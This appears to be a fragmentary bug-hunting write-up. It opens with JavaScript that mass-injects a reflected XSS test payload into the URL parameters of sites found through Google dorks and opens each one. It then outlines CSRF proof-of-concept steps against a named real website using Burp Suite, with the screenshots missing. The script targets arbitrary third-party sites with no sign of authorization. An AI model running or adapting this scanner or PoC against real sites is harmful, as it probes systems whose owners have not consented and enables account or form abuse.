**Code for automating search for google dorks –**

**const websites = [];**

**const length = prompt();**

**var i = 0;**

**for (;i< length ;i++){**

**const input = prompt();**

**generateRandomURL(i);**

**websites.push(input);**

**}**

**function generateRandomURL(i) {**

**websites[i] = websites[i].split('=')[0];**

**websites[i]+="= <script>alert('hello')</script>";**

**}**

**function testWebsites() {**

**for (let i = 0; i< length; i++) {**

**window.open(websites[i], '\_blank');**

**}**

**}**

**if(i == length)**

**testWebsites();**


**CRSF ATTACK**


**Tool used for enumeration (explot-db.com -google dorks)**

**POC- Step1 –**

**Go the website -** [**https://www.phpmichigan.com/FormBuilder/Forms.aspx?sid=1&formid=25090**](https://www.phpmichigan.com/FormBuilder/Forms.aspx?sid=1&formid=25090)


**See the request in burp suite Professional and use Engagement tool for CSRF POC**






**-save the above code and test in local browser(can be host on a domain) and check the view page source for filled items in list.**


* **Off the intercept and test the local request using submit button**

